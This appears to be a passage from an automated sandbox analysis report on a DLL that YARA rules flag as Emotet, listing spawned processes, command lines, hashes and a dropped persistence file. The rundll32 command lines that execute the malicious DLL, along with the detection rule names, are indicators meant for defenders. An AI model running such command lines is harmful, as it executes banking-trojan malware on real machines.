MD5 hash:	72FCD8FB0ADC38ED9050569AD673650E
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Yara matches:	• Rule: JoeSecurity_Emotet, Description: Yara detected Emotet, Source: 00000000.00000000.911134147.0000000000950000.00000040.00000010.sdmp, Author: Joe Security • Rule: JoeSecurity_Emotet_1, Description: Yara detected Emotet, Source: 00000000.00000000.911134147.0000000000950000.00000040.00000010.sdmp, Author: Joe Security • Rule: JoeSecurity_Emotet_1, Description: Yara detected Emotet, Source: 00000000.00000000.911209239.0000000000BFB000.00000004.00000020.sdmp, Author: Joe Security • Rule: JoeSecurity_Emotet, Description: Yara detected Emotet, Source: 00000000.00000002.961859144.0000000000950000.00000040.00000010.sdmp, Author: Joe Security • Rule: JoeSecurity_Emotet_1, Description: Yara detected Emotet, Source: 00000000.00000002.961859144.0000000000950000.00000040.00000010.sdmp, Author: Joe Security • Rule: JoeSecurity_Emotet_1, Description: Yara detected Emotet, Source: 00000000.00000000.927676600.0000000000BFB000.00000004.00000020.sdmp, Author: Joe Security • Rule: JoeSecurity_Emotet, Description: Yara detected Emotet, Source: 00000000.00000000.926867950.0000000000950000.00000040.00000010.sdmp, Author: Joe Security • Rule: JoeSecurity_Emotet_1, Description: Yara detected Emotet, Source: 00000000.00000000.926867950.0000000000950000.00000040.00000010.sdmp, Author: Joe Security • Rule: JoeSecurity_Emotet, Description: Yara detected Emotet, Source: 00000000.00000000.927582691.0000000000950000.00000040.00000010.sdmp, Author: Joe Security • Rule: JoeSecurity_Emotet_1, Description: Yara detected Emotet, Source: 00000000.00000000.927582691.0000000000950000.00000040.00000010.sdmp, Author: Joe Security • Rule: JoeSecurity_Emotet_1, Description: Yara detected Emotet, Source: 00000000.00000000.910127434.0000000000BFB000.00000004.00000020.sdmp, Author: Joe Security • Rule: JoeSecurity_Emotet, Description: Yara detected Emotet, Source: 00000000.00000000.909739396.0000000000950000.00000040.00000010.sdmp, Author: Joe Security • Rule: JoeSecurity_Emotet_1, Description: Yara detected Emotet, Source: 00000000.00000000.909739396.0000000000950000.00000040.00000010.sdmp, Author: Joe Security • Rule: JoeSecurity_Emotet_1, Description: Yara detected Emotet, Source: 00000000.00000000.926918217.0000000000BFB000.00000004.00000020.sdmp, Author: Joe Security • Rule: JoeSecurity_Emotet_1, Description: Yara detected Emotet, Source: 00000000.00000002.962136592.0000000000BFB000.00000004.00000020.sdmp, Author: Joe Security
Reputation:	high

File Activities | Show Windows behavior

Analysis Process: cmd.exe PID: 6648 Parent PID: 6640

General

Start time:	09:33:09
Start date:	02/12/2021
Path:	C:\Windows\SysWOW64\cmd.exe
Wow64 process (32bit):	true
Commandline:	cmd.exe /C rundll32.exe "C:\Users\user\Desktop\nhlHEF5IVY.dll",#1
Imagebase:	0x11d0000
File size:	232960 bytes
MD5 hash:	F3BDBE3BB6F734E357235F4D5898582D
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities | Show Windows behavior

Analysis Process: rundll32.exe PID: 5128 Parent PID: 6640

General

Start time:	09:33:09
Start date:	02/12/2021
Path:	C:\Windows\SysWOW64\rundll32.exe
Wow64 process (32bit):	true
Commandline:	rundll32.exe C:\Users\user\Desktop\nhlHEF5IVY.dll,Control_RunDLL
Imagebase:	0xd60000
File size:	61952 bytes
MD5 hash:	D7CA562B0DB4F4DD0F03A89A1FDAD63D
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Yara matches:	• Rule: JoeSecurity_Emotet, Description: Yara detected Emotet, Source: 00000003.00000002.901292437.00000000009F0000.00000040.00000010.sdmp, Author: Joe Security • Rule: JoeSecurity_Emotet_1, Description: Yara detected Emotet, Source: 00000003.00000002.901292437.00000000009F0000.00000040.00000010.sdmp, Author: Joe Security • Rule: JoeSecurity_Emotet, Description: Yara detected Emotet, Source: 00000003.00000003.857679684.0000000000AFB000.00000004.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_Emotet_1, Description: Yara detected Emotet, Source: 00000003.00000003.857679684.0000000000AFB000.00000004.00000001.sdmp, Author: Joe Security
Reputation:	high

File Activities | Show Windows behavior

Analysis Process: rundll32.exe PID: 5444 Parent PID: 6648

General

Start time:	09:33:10
Start date:	02/12/2021
Path:	C:\Windows\SysWOW64\rundll32.exe
Wow64 process (32bit):	true

Commandline:	rundll32.exe "C:\Users\user\Desktop\nhlHEF5IVY.dll",#1
Imagebase:	0xd60000
File size:	61952 bytes
MD5 hash:	D7CA562B0DB4F4DD0F03A89A1FDAD63D
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Yara matches:	• Rule: JoeSecurity_Emotet_1, Description: Yara detected Emotet, Source: 00000004.00000002.907559664.000000000315A000.00000004.00000020.sdmp, Author: Joe Security • Rule: JoeSecurity_Emotet, Description: Yara detected Emotet, Source: 00000004.00000002.885371581.0000000000CE0000.00000040.00000010.sdmp, Author: Joe Security • Rule: JoeSecurity_Emotet_1, Description: Yara detected Emotet, Source: 00000004.00000002.885371581.0000000000CE0000.00000040.00000010.sdmp, Author: Joe Security
Reputation:	high

Analysis Process: rundll32.exe PID: 5364 Parent PID: 6640

General

Start time:	09:33:14
Start date:	02/12/2021
Path:	C:\Windows\SysWOW64\rundll32.exe
Wow64 process (32bit):	true
Commandline:	rundll32.exe C:\Users\user\Desktop\nhlHEF5IVY.dll,ajkaibu
Imagebase:	0xd60000
File size:	61952 bytes
MD5 hash:	D7CA562B0DB4F4DD0F03A89A1FDAD63D
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Yara matches:	• Rule: JoeSecurity_Emotet, Description: Yara detected Emotet, Source: 00000005.00000002.908120712.0000000002E60000.00000040.00000010.sdmp, Author: Joe Security • Rule: JoeSecurity_Emotet_1, Description: Yara detected Emotet, Source: 00000005.00000002.908120712.0000000002E60000.00000040.00000010.sdmp, Author: Joe Security • Rule: JoeSecurity_Emotet_1, Description: Yara detected Emotet, Source: 00000005.00000002.907514993.0000000000C2A000.00000004.00000020.sdmp, Author: Joe Security
Reputation:	high

Analysis Process: rundll32.exe PID: 2588 Parent PID: 6640

General

Start time:	09:33:22
Start date:	02/12/2021
Path:	C:\Windows\SysWOW64\rundll32.exe
Wow64 process (32bit):	true
Commandline:	rundll32.exe C:\Users\user\Desktop\nhlHEF5IVY.dll,akyncbgollmj
Imagebase:	0xd60000
File size:	61952 bytes
MD5 hash:	D7CA562B0DB4F4DD0F03A89A1FDAD63D
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

Yara matches:	• Rule: JoeSecurity_Emotet, Description: Yara detected Emotet, Source: 00000006.00000002.908789818.0000000000A60000.00000040.00000010.sdmp, Author: Joe Security • Rule: JoeSecurity_Emotet_1, Description: Yara detected Emotet, Source: 00000006.00000002.908789818.0000000000A60000.00000040.00000010.sdmp, Author: Joe Security • Rule: JoeSecurity_Emotet_1, Description: Yara detected Emotet, Source: 00000006.00000002.908758600.000000000093A000.00000004.00000020.sdmp, Author: Joe Security
Reputation:	high

Analysis Process: rundll32.exe PID: 5472 Parent PID: 5444

General

Start time:	09:34:48
Start date:	02/12/2021
Path:	C:\Windows\SysWOW64\rundll32.exe
Wow64 process (32bit):	true
Commandline:	C:\Windows\SysWOW64\rundll32.exe "C:\Users\user\Desktop\nhlHEF5lVY.dll",Control_RunDLL
Imagebase:	0xd60000
File size:	61952 bytes
MD5 hash:	D7CA562B0DB4F4DD0F03A89A1FDAD63D
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

Show Windows behavior

Analysis Process: rundll32.exe PID: 5436 Parent PID: 5128

General

Start time:	09:34:49
Start date:	02/12/2021
Path:	C:\Windows\SysWOW64\rundll32.exe
Wow64 process (32bit):	true
Commandline:	C:\Windows\SysWOW64\rundll32.exe "C:\Windows\SysWOW64\Kaxguqlsqyxr\izodilcglz.tnb",ftpxGYjL
Imagebase:	0xd60000
File size:	61952 bytes
MD5 hash:	D7CA562B0DB4F4DD0F03A89A1FDAD63D
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Yara matches:	• Rule: JoeSecurity_Emotet, Description: Yara detected Emotet, Source: 00000008.00000002.1013887623.0000000002DB0000.00000040.00000010.sdmp, Author: Joe Security • Rule: JoeSecurity_Emotet_1, Description: Yara detected Emotet, Source: 00000008.00000002.1013887623.0000000002DB0000.00000040.00000010.sdmp, Author: Joe Security • Rule: JoeSecurity_Emotet_1, Description: Yara detected Emotet, Source: 00000008.00000002.1014042657.000000000303A000.00000004.00000020.sdmp, Author: Joe Security
Reputation:	high

Analysis Process: rundll32.exe PID: 7000 Parent PID: 5364

General

Start time:	09:35:01

Start date:	02/12/2021
Path:	C:\Windows\SysWOW64\rundll32.exe
Wow64 process (32bit):	true
Commandline:	C:\Windows\SysWOW64\rundll32.exe "C:\Users\user\Desktop\nhlHEF5IVY.dll",Control_RunDLL
Imagebase:	0xd60000
File size:	61952 bytes
MD5 hash:	D7CA562B0DB4F4DD0F03A89A1FDAD63D
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities Show Windows behavior

Analysis Process: rundll32.exe PID: 7016 Parent PID: 2588

General

Start time:	09:35:03
Start date:	02/12/2021
Path:	C:\Windows\SysWOW64\rundll32.exe
Wow64 process (32bit):	true
Commandline:	C:\Windows\SysWOW64\rundll32.exe "C:\Users\user\Desktop\nhlHEF5IVY.dll",Control_RunDLL
Imagebase:	0xd60000
File size:	61952 bytes
MD5 hash:	D7CA562B0DB4F4DD0F03A89A1FDAD63D
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities Show Windows behavior

Analysis Process: svchost.exe PID: 3124 Parent PID: 568

General

Start time:	09:35:07
Start date:	02/12/2021
Path:	C:\Windows\System32\svchost.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\System32\svchost.exe -k WerSvcGroup
Imagebase:	0x7ff6eb840000
File size:	51288 bytes
MD5 hash:	32569E403279B3FD2EDB7EBD036273FA
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

File Activities Show Windows behavior

Registry Activities Show Windows behavior

Analysis Process: WerFault.exe PID: 6152 Parent PID: 3124

General

Start time:	09:35:07
Start date:	02/12/2021
Path:	C:\Windows\SysWOW64\WerFault.exe
Wow64 process (32bit):	true
Commandline:	C:\Windows\SysWOW64\WerFault.exe -pss -s 488 -p 6640 -ip 6640
Imagebase:	0x10b0000
File size:	434592 bytes
MD5 hash:	9E2B8ACAD48ECCA55C0230D63623661B
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

Analysis Process: WerFault.exe PID: 3096 Parent PID: 6640

General

Start time:	09:35:09
Start date:	02/12/2021
Path:	C:\Windows\SysWOW64\WerFault.exe
Wow64 process (32bit):	true
Commandline:	C:\Windows\SysWOW64\WerFault.exe -u -p 6640 -s 320
Imagebase:	0x10b0000
File size:	434592 bytes
MD5 hash:	9E2B8ACAD48ECCA55C0230D63623661B
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

File Activities

Show Windows behavior

File Created

File Deleted

File Written

Registry Activities

Show Windows behavior

Key Created

Key Value Created

Analysis Process: WerFault.exe PID: 6028 Parent PID: 3124

General

Start time:	09:35:15
Start date:	02/12/2021
Path:	C:\Windows\SysWOW64\WerFault.exe
Wow64 process (32bit):	true
Commandline:	C:\Windows\SysWOW64\WerFault.exe -pss -s 568 -p 6640 -ip 6640
Imagebase:	0x10b0000
File size:	434592 bytes
MD5 hash:	9E2B8ACAD48ECCA55C0230D63623661B
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

Analysis Process: WerFault.exe PID: 3176 Parent PID: 6640

General

Start time:	09:35:16
Start date:	02/12/2021
Path:	C:\Windows\SysWOW64\WerFault.exe
Wow64 process (32bit):	true
Commandline:	C:\Windows\SysWOW64\WerFault.exe -u -p 6640 -s 340
Imagebase:	0x10b0000
File size:	434592 bytes
MD5 hash:	9E2B8ACAD48ECCA55C0230D63623661B
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

File Activities

Show Windows behavior

File Created

File Deleted

File Written

Registry Activities

Show Windows behavior

Key Created

Key Value Modified

Analysis Process: svchost.exe PID: 6932 Parent PID: 568

General

Start time:	09:35:33
Start date:	02/12/2021
Path:	C:\Windows\System32\svchost.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\System32\svchost.exe -k netsvcs -p
Imagebase:	0x7ff6eb840000
File size:	51288 bytes
MD5 hash:	32569E403279B3FD2EDB7EBD036273FA
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

File Activities

Show Windows behavior

Analysis Process: rundll32.exe PID: 6804 Parent PID: 5436

General

Start time:	09:35:55
Start date:	02/12/2021
Path:	C:\Windows\SysWOW64\rundll32.exe

Wow64 process (32bit):	true
Commandline:	C:\Windows\SysWOW64\rundll32.exe "C:\Windows\System32\Kaxguqlsqyxr\izodilcglz.tnb",Control_RunDLL
Imagebase:	0xd60000
File size:	61952 bytes
MD5 hash:	D7CA562B0DB4F4DD0F03A89A1FDAD63D
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Yara matches:	• Rule: JoeSecurity_Emotet, Description: Yara detected Emotet, Source: 00000013.00000002.1183708651.00000000033C0000.00000040.00000010.sdmp, Author: Joe Security • Rule: JoeSecurity_Emotet_1, Description: Yara detected Emotet, Source: 00000013.00000002.1183708651.00000000033C0000.00000040.00000010.sdmp, Author: Joe Security • Rule: JoeSecurity_Emotet, Description: Yara detected Emotet, Source: 00000013.00000003.1123003346.000000000348B000.00000004.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_Emotet_1, Description: Yara detected Emotet, Source: 00000013.00000003.1123003346.000000000348B000.00000004.00000001.sdmp, Author: Joe Security

Analysis Process: svchost.exe PID: 2800 Parent PID: 568

General

Start time:	09:36:09
Start date:	02/12/2021
Path:	C:\Windows\System32\svchost.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\System32\svchost.exe -k netsvcs -p
Imagebase:	0x7ff6eb840000
File size:	51288 bytes
MD5 hash:	32569E403279B3FD2EDB7EBD036273FA
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

Analysis Process: svchost.exe PID: 5728 Parent PID: 568

General

Start time:	09:36:32
Start date:	02/12/2021
Path:	C:\Windows\System32\svchost.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\System32\svchost.exe -k netsvcs -p
Imagebase:	0x7ff6eb840000
File size:	51288 bytes
MD5 hash:	32569E403279B3FD2EDB7EBD036273FA
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

Analysis Process: svchost.exe PID: 7152 Parent PID: 568

General

Start time:	09:36:49
Start date:	02/12/2021
Path:	C:\Windows\System32\svchost.exe

Wow64 process (32bit):	false
Commandline:	C:\Windows\System32\svchost.exe -k netsvcs -p
Imagebase:	0x7ff6eb840000
File size:	51288 bytes
MD5 hash:	32569E403279B3FD2EDB7EBD036273FA
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

Disassembly

Code Analysis